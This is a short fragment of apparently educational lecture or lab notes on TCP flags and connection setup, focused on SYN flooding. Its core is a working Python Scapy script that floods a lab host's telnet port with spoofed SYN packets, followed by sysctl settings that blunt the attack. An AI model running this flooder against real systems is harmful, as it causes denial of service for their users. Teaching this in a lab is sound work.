
Urgent pointer

TCP Flags


Establishing Connections



SYN Flooding Attack



Launching SYN Flooding Attacks



```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

What Makes SYN Attack Fail

- TCP retransmission (On Server)

```
# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

- The size of the SYN queue

```
# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```


What Makes SYN Attack Fail

- TCP cache

